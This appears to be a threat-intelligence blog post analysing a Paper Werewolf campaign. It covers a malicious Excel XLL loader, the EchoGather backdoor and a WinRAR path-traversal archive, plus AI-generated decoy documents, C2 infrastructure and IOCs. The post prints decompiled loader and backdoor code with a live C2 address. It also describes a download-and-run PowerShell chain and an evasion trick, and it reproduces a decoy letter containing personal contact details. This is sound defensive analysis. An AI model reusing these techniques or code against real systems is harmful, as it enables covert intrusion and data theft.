Tracing a Paper Werewolf campaign through AI-generated decoys and Excel XLLs

By Nicole Fishbein

Published: 2025-12-19 · Archived: 2026-04-05 19:54:05 UTC

An XLL is a native Windows DLL that Excel loads as an add-in, allowing it to execute arbitrary code through exported functions like xlAutoOpen. Since at least mid-2017, threat actors began abusing Microsoft Excel add-ins via the .XLL format, the earliest documented misuse is by the threat group APT10 (aka Stone Panda / Potassium) injecting backdoor payloads via XLLs.

Since 2021, a growing number of commodity malware families and cyber-crime actors have added XLL-based delivery to their arsenals. Notable examples include Agent Tesla and Dridex, researchers observed an increase of these malware being dropped via malicious XLL add-ins.

Attackers typically embed their malicious code in the standard add-in export functions, such as xlAutoOpen. When a user enables the add-in in Excel, the malicious payload executes automatically, dropping or downloading a malicious payload. Some malware families use legitimate frameworks to create XLL (Excel Add-in) files. One common example is Excel-DNA, a popular open-source framework.

These frameworks make it easier for attackers to build and load malicious XLLs. In some cases, they also allow threat actors to pack and execute additional payloads directly in memory.

In late October 2025, a 64-bit DLL compiled as an XLL add-in was submitted to VirusTotal from two different countries. The first submission came from **Ukraine** on October 26, followed by three separate submissions from **Russia** beginning on October 27. The Russian-submitted samples were named *Плановые цели противника.xll* (“enemy’s planned targets”) and *Плановые цели противника НЕ ЗАПУСКАТЬ.xll*, which depending on context can mean either “Do NOT release the enemy’s planned targets” or “Do NOT activate the enemy’s scheduled targets.”

This DLL contains an embedded second-stage payload, a backdoor we named EchoGather. Once launched, the backdoor collects system information, communicates with a hardcoded command-and-control (C2) server, and supports command execution and file transfer operations. While it uses the XLL format for delivery, its execution chain and payload behavior differ from previously documented threats abusing Excel add-ins. Through pivoting on infrastructure and TTPs we were able to link this campaign to Paper Werewolf (aka GOFFEE), a group that has been targeting Russian organizations.

Technical analysis

Let’s dive in deeper.

What is an XLL?

An XLL is an Excel add-in implemented as a DLL that Excel loads directly, usually with the .xll extension. Microsoft explicitly describes XLL files as a DLL-style add-in that extends Excel with custom functions.

When a user double clicks the file with the .xll extension, Excel is launched, loads the DLL and calls its exported functions such as xlAutoOpen, initialization code, or xlAutoClose, when unloading. Often malicious XLLs embed their payload inside xlAutoOpen or through a secondary loader, so that code runs immediately once Excel imports the DLL.

Excel XLL add-ins and macros differ mainly in how they execute and the level of control they provide an attacker. Macros, VBA or legacy XLM, run as scripts inside Excel’s macro engine and are constrained by Microsoft’s security model, which now includes blocking macros from the internet, signature requirements, and multiple user-facing warnings. XLLs, on the other hand, are compiled DLLs that Excel loads directly into its own process using LoadLibrary(), giving them the full power of native code without going through macro security checks. While macros rely on interpreted scripting and COM interactions, XLLs can call any Windows API, inject into other processes, or act as full-featured malware loaders. This makes XLLs far more capable and harder to analyze, and it may explain why some threat actors chose XLL-based delivery methods rather than macro-based.

Loader behavior

The DLL exports two functions, **xlAutoOpen** and **xlAutoClose**, both of which return zero. This behavior differs from that of legitimate XLL add-ins as well as from previously documented threats abusing the XLL format, such as those described in the most recent CERT-UA publication. In this case, the malicious logic is not tied to the typical export functions but instead is triggered through dllmain. The main function of the loader is called when fdwReason > 2 meaning that

dllmain_dispatch was called with DLL_THREAD_DETACH (=3). Essentially the main function will be called when any thread in Excel that previously called into the XLL (even Excel's own threads) exits.

Triggering the malicious payload during DLL_THREAD_DETACH helps the malware evade detection by delaying execution until a thread exits. This bypasses typical behavior-based detection, which focuses on early-stage activity like PROCESS_ATTACH, making the execution appear benign at first and allowing the second-stage payload to activate covertly after the sandbox times out or AV heuristics complete.


SHA-256: 0506a6fcee0d4bf731f182548458218097899 5a8f9b84fc59b6e631f720915da

```
180008090   uint64_t dllmain_dispatch(void (* dll_main_callback)(), int32_t dll_reason,
180008090     int64_t reserved_param)

180008090   {
180008090       int64_t reserved_param_1 = reserved_param;
180008090       int32_t dll_reason_1 = dll_reason;
18000809b       void (* dll_main_callback_1)() = dll_main_callback;
18000809e
18000809e       if (!dll_reason && max_reason_code <= dll_reason)
1800080bc           return 0;
1800080be
1800080be       int32_t dispatch_result;
1800080cb
1800080cb       if (dll_reason - 1 > 1)
1800080cb       {
1800080cb       label_180008115:
180008115           j__mw_set_second_stage(dll_main_callback, dll_reason);
180008115           dispatch_result = 1;
18000811a           int32_t var_28_1 = 1;
18000811c
```

A call to the function that loads and executes the backdoor.

The embedded file is dropped as mswp.exe in %APPDATA%\Microsoft\Windows, then executed as a hidden process using CreateProcessW with CREATE_NO_WINDOW. Standard Output and Error is captured and redirected via anonymous pipes. If process creation succeeds, the function returns true otherwise, it cleans up and returns false.



The backdoor: EchoGather

We refer to this backdoor as EchoGather due to its focus on system reconnaissance and repeated beaconing behavior.

SHA-256: 74fab6adc77307ef9767e710d97c885352763e68518b2109d860bb45e9d0a8eb

The dropped payload is a 64-bit backdoor with hardcoded configuration and C2 address. It collects system information and communicates with the C2 over HTTP(S) using the WinHTTP API.

```
void mal_main() __noreturn

{
    configuration = LocalAlloc(LMEM_ZEROINIT, 0x50);
    configuration->mal_id? = "037dac11-d2c9-4391-9495-85ba4871afb4";
    configuration->c2_domain = u"fast-eda.my";
    configuration->portNum = 443;
    configuration->pwszObjectName =
        dostavka/lavka/kategorii/zakuski/sushi/sety/skidki/regiony/msk/birylievo";
    configuration->userAgent = &data_140013372;
    configuration->http_request = u"POST";
    configuration->isignore_ssl_cert_errors  = 1;
    configuration->field_34 = 0;
    configuration->pszProxyW = &data_140013372;
    configuration->num2 = 0xa40e;
    configuration->num3 = 0x17;
    configuration->num4 = 1;
    Sleep((rand() % 0x28 + 0x12c) * 0x3e8);
    mw_process_configuration_packet(mw_build_system_info_blob());

    while (true)
        send_encoded_message_with_delay();
}
```

Main function of EchoGather.

The data collected by EchoGather consists of:

- IPv4 addresses
- OS type (“Windows”)
- Architecture
- NetBIOS name
- Username
- Workstation domain
- Process ID
- Executable path
- Static version string: 1.1.1.1

Next, EchoGather encodes that data using Base64 and sends it to the C2 using POST method. The C2 address is constructed from hardcoded strings. In the analyzed sample the C2 address was: https://fast-eda[.]my:443/dostavka/lavka/kategorii/zakuski/sushi/sety/skidki/regiony/msk/birylievo
This transmission occurs in an infinite loop with randomized sleep intervals between 300–360 seconds.

In all of its C2 communications, EchoGather uses the WinHTTP API. It supports various proxy configurations and is designed to ignore SSL/TLS certificate validation errors, allowing it to operate in environments with custom or misconfigured proxy and certificate settings.

Supported commands

EchoGather supports four commands.

All outgoing communication with the C2 is encoded using standard Base64. When a command is received from the C2 the first 36 bytes contain the request ID, it’s a unique identifier that is being used when the backdoor needs to send the information is several packages.

0x54 Remote Command Execution

EchoGather first extracts the request ID, followed by the command that needs to be executed. It then decrypts the string cmd.exe /C %s using a hardcoded XOR key (0xCA), which serves as a template for command execution. Using this template, it executes the specified command via **cmd.exe**. The output of the command is captured through a pipe and sent back to the C2 server, with the request ID prepended to the response.

0x45 Return Configuration

Sends the embedded configuration structure to the C2.

0x56 File Exfiltration

The backdoor begins by extracting a request ID and the name of the file to be exfiltrated. It opens the specified file, determines its total size, and calculates how many 512 KB chunks are required for transmission. A transfer header containing metadata about the chunk count and size is then sent to the C2 server. In response, the backdoor receives the request ID used to identify the session. The file is read and transmitted in chunks, with each chunk containing the request ID, chunk index, file tag, data length, and raw file data.

0x57 Remote File Write

EchoGather receives a filename from the C2 and writes the incoming data chunks to the system, reconstructing the file as the chunks arrive.

Infrastructure analysis

During our research we found two domains that were used by the threat actors.

IP Resolutions for fast-eda.my

- The domain was registered on September 12, 2025.
- The very first resolution was between September 12th and 14th, the domain was resolved to 199.59.243[.]228.
- After that and until November 26th all of the resolutions were on Cloudflare instances.
- From September 18th to November 24th the domain was resolved to **172.64.80[.]1**
- On November 27th it was resolved to 94.103.3[.]82 the address is connected to Russia based on geolocation.

When we looked up the related files to this domain on VirusTotal, we found 7 files.
Two of them are powershell scripts that load the backdoor: mswt.ps1 and the second one wasn't submitted with a name.

The two scripts are identical, including their execution flow. Both first decode two Base64-encoded files: a PDF document and the EchoGather payload. The PDF is opened, while the payload is executed in the background. The document appears to be an invitation, written in Russian, to a concert for high-ranking officers. However, the PDF is AI-generated and contains several noticeable inconsistencies. For instance, the stamp in the lower right corner appears to be an AI-generated attempt at recreating Russia's national emblem, the double-headed eagle, but the result resembles a distorted or bird-like figure rather than the intended symbol. The text also includes several errors. Some Cyrillic letters are incorrect, for example, the letter Д is used in place of Л in multiple instances, and the word *праздиика* is a misspelled version of *праздника*. Additionally, the phrase *«с глубоким уважением приглашает»* (translated as "with deep respect invites (you)") is unnatural and not idiomatic in the context of formal Russian invitations.

Decoy document, and invite to a concert.

IP Resolutions for ruzede.com


- First seen on 2025-05-21, resolved to 162.255.119[.]43 and later to 5.45.85[.]43 until October 2nd.
- On October 2nd it was resolved to IP addresses in Cloudflare.

- From October 4th to November 26th the domain was resolved to the same address seen in the previous domain: **172.64.80[.]1**
- On November 26th it was resolved to 193.233.18[.]137 in Russia based on geolocation.
    - The ip address is linked to different malicious domains.

Using VirusTotal, we pivoted on the domain ruzede[.]com, and we identified a RAR archive that exploits a known vulnerability, CVE-2025-8088, a vulnerability in WinRAR that involves the abuse of NTFS alternate data streams (ADSes) in combination with path traversal. This flaw allows attackers to embed malicious content within seemingly harmless filenames by appending ADSes that include relative path traversal sequences.

The archive contains a file named Вх.письмо_Мипромторг.lnk:.._.._.._.._.._Roaming_Microsoft_Windows_run.bat

When the archive is opened, WinRAR fails to properly sanitize these ADS paths and extracts the hidden data streams, placing them in unintended or sensitive locations such as %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup.




Connected file to the domain ruzede[.]com

The phrase “письмо Мипромторг” is misspelled; the correct form is “письмо Минпромторга.” This term refers to an official letter or communication issued by the Ministry of Industry and Trade of the Russian Federation (Минпромторг России). The same misspelling error is in the archive file name: Вх.письмо_Мипромторг.rar.

Essentially the file in the archive is a batch script that launches a hidden PowerShell process. This process navigates to a user-specific AppData directory, then downloads a PowerShell script named docc1.ps1 from a remote URL (https://2k-linep[.]com/upload/docc1.ps1) and saves it to the current working directory. The script is then executed via a new PowerShell instance with execution policy restrictions bypassed.

The downloaded script (docc1.ps1) extracts both a PDF file and an EchoGather payload, using a technique similar to the one described previously. However, in this instance, the embedded PDF differs from earlier samples. This document is allegedly sent from the deputy of the Ministry of Industry and Trade of the Russian Federation, asking for price justification documentation under the state defense order, focusing on violations of deadlines and reporting on pricing approval processes.

The companies listed with their emails on the top right side of the first page (Almaz-Antey, Shvabe, and the United Instrument-Making Corporation) are major Russian defense-industry and high-technology enterprises, and they might be the intended recipients of this decoy document.



МИНИСТЕРСТВО ПРОМЫШЛЕННОСТИ И ТОРГОВЛИ РОССИЙСКОЙ ФЕДЕРАЦИИ
(МИНПРОМТОРГ РОССИИ)

ЗАМЕСТИТЕЛЬ МИНИСТРА

Пресненская наб., д. 10, стр. 2, Москва, 125039
Тел. (495) 539-21-66
Факс (495) 547-87-83
http://www.minpromtorg.gov.ru

23.10.2025 № 111025/06

На № _____ от _____

АО «Концерн ВКО «Алмаз-Антей»

antey@almaz-antey.ru

АО «Швабе»

mail@shvabe.com

АО «Объединенная приборостроительная корпорация»

info@opkrt.ru

ФГУП «ВНИИ «Центр»

centr@vniicentr.ru

В целях подготовки информационно-справочных материалов по возникающим проблемам представления обосновывающих документов при формировании цены на продукцию, поставляемую по государственному оборонному заказу, прошу предоставить сведения о согласовании цены продукции (финальные изделия), поставляемой по государственному оборонному заказу, с нарушением сроков подготовки и рассмотрения обосновывающих документов, включая обосновывающие документы соисполнителей (поставщиков).

Информацию по прилагаемой форме прошу представить в адрес ФГУП «ВНИИ «Центр» в установленном порядке на бумажном носителе и (или) на электронную почту zapros@vniicentr.ru и (или) посредством сети защищенной связи организаций оборонно-промышленного комплекса в пункт документального обмена СЗС ОПК ФГУП «ВНИИ «Центр» в срок до 12:00 23 октября 2025 г.

ФГУП «ВНИИ «Центр» прошу организовать доведение указанного поручения до соответствующих организаций и интегрированных структур, а также обеспечить свод и направление полученной информации в Департамент оборонно-промышленного комплекса Минпромторга России в срок до 13:00 24 октября 2025 г.

Рег. № 18602
от 23.10.2025
Осн. док. на: "" л.
Приложение: .
АО «ОПК»

Page 1

Приложение

№ п/п	Исходящие РКМ головного исполнителя						Входящие документы государственного заказчика		
	Дата документа	№ документа	Пояснение состава РКМ (общее кол-во, информация о направлении дополнительных обосновывающих документов, устранение замечаний при наличии)				Дата документа	№ документа	Причина возврата документов головному исполнителю[3]
			общее количество РКМ, в листах	кол-во соисполнителей (поставщиков), которые предоставляют свои РКМ, шт.[1]	кол-во РКМ соисполнителей (поставщиков), в листах	краткая информация об устранении замечаний государственного заказчика[2]			
1	2	3	4	5	6	7	8	9	10
1									
2									
3									

[1] Указывается с учетом наличия или отсутствия замечаний государственного заказчика в части цен поставки соисполнителей (поставщиков)

[2] Указывается с учетом информации о первичном или повторном устранении замечаний на вх. документ государственного заказчика (указать реквизиты). В случае устранения замечаний в части соисполнителя (поставщика) указывается его наименование. Также указываются сроки предоставления соисполнителями (поставщиками) своих РКМ в случае их затягивания, проблемы взаимодействия головного исполнителя как с государственным заказчиком, так и соисполнителями (поставщиками)

[3] Указывается отсутствие мотивированного возражения (при наличии), требования по предоставлению дополнительных документов, в том числе соисполнителей (поставщиков)

Page 2

Контактные данные: Шишков Виталий Владимирович

+7 (985) 700-82-55.

Приложение: на 1 л.

Директор Департамента
оборонно-промышленного комплекса А.А. Перегудов

Минпромторг России Документ подписан электронной подписью

СВЕДЕНИЯ О СЕРТИФИКАТЕ ЭП

Сертификат: 009236F1D026EBCFD42E340F0E572BB551
Кому выдан: Перегудов Андрей Александрович
Действителен: с 14.10.2024 до 07.01.2026

Page 3

The same vulnerability was used by several threat actors including RomCom (Russia-aligned) and Paper Werewolf, a cyberespionage group targeting Russian organizations and active since 2022. In early August, BI.ZONE Threat Intelligence published a report about an ongoing campaign of Paper Werewolf that exploits CVE-2025-6218, affects WinRAR versions up to and including 7.11 and enables directory traversal attacks that allow malicious archives to extract files outside their intended directories. A second zero-day, at the time, vulnerability that abuses ADSs for path traversal. The report doesn't mention CVE-2025-8088, but based on the description we assume that is the same vulnerability.

The interesting part is that we can see similarities between the decoy documents from the report to the document above. First, the filename of the decoy document in the report is *запрос Минпромторга РФ.pdf* (Request of the Ministry of Industry and Trade of the Russian Federation.pdf) no misspellings in the filename. It refers to the same office. The document asks to assess the impact of a specific government resolution on production capacities of subsidy recipients. Next, both documents share the same template and structure: red stamp on the left side, followed by the same information about the office, the date and the request id. Both documents contain a request for information to be submitted to a government-affiliated organization.

Attribution

Based on the shared infrastructure, such as the ruzede[.]com domain, as well as notable similarities in decoy document construction and the exploitation of the WINRAR vulnerability that leverages ADSs, **we attribute this campaign to the Paper Werewolf (aka GOFFEE) threat group**. The recent use of XLL files suggests that the group is experimenting with new delivery methods while continuing to rely on established infrastructure, possibly in an attempt to evade detection. In addition, the use of a new, yet simple, backdoor may indicate an effort to improve and evolve their toolset.

Summary

It's less common to see public reporting on threats targeting Russian organizations, which makes this campaign worth highlighting. The threat actor appears to be actively exploring new methods to evade detection, including the use of XLL-based delivery techniques and newly developed payloads. These changes suggest an effort to enhance their capabilities. However, there are still clear gaps in both technical execution and linguistic accuracy, indicating that their tradecraft is still developing.

IOCs

XLL Loader

0506a6fcee0d4bf731f182548458218097899 5a8f9b84fc59b6e631f720915da

EchoGather Hashes and C2 Infrastructure

sha256	C2 Address
c3e04bb4f4d51bb1ae8e67ce72aff1c3abeca84523ea7137379f06eb347e1669	https://ruzede[.]com/blogs/drafts/publish/schedule/seosso/login/
0d1dd7a62f3ea0d0fbeea905a48ae8794f49319ee0c34f15a3a871899404bf05	
b2419afcfc24955b4439100706858d7e7fc9fdf8af0bb03b70e13d8eed52935c	https://fast-eda.my/dostavka/lavka/kategorii/zakuski/sushi/se
23d917781e288a6fa9a1296404682e6cf47f11f2a09b7e4f340501bf92d68514	
dd5a16d0132eb38f64293b8419bab3a3a80f48dc050129a8752989539a5c97bf	
74fab6adc77307ef9767e710d97c885352763e68518b2109d860bb45e9d0a8eb	

Other Files

sha256	File name (based on VirusTotal)
b6914d702969bc92e8716ece92287c0f52fc129c6fb4796676a738b103a6e039	mswt.ps1
29101c580b33b77b51a6afe389955b151a4d0913716b253672cc0c0a41e5ccc8	N/A
cdc3355ae57cc371c6c0918c0b5451b9298fc7d7c7035fa4b24d0cd08af4122c	C:\Users\user\AppData\Roaming\Microsoft\Windows\docc1.ps
dc2df351c306a314569b1eeaccf5046ce5a64df487fa51c907cb065e968bba80	Вх.письмо_Мипромторг.lnk:.._.._.._.._Roaming_Microsoft_
76e4d344b3ec52d3f1a81de235022ad2b983eb868b001b93e56deee54ae593c5	Вх.письмо_Мипромторг.rar
6a00b1ed5afcd63758b9be4bd1c870dbfe880a1a3d4e852bb05c92418d33e6da	invite.pdf
2abb9e7c155beaa3dcfa38682633dcbea42f07740385cac463e4ca5c6598b438	(pdf document)
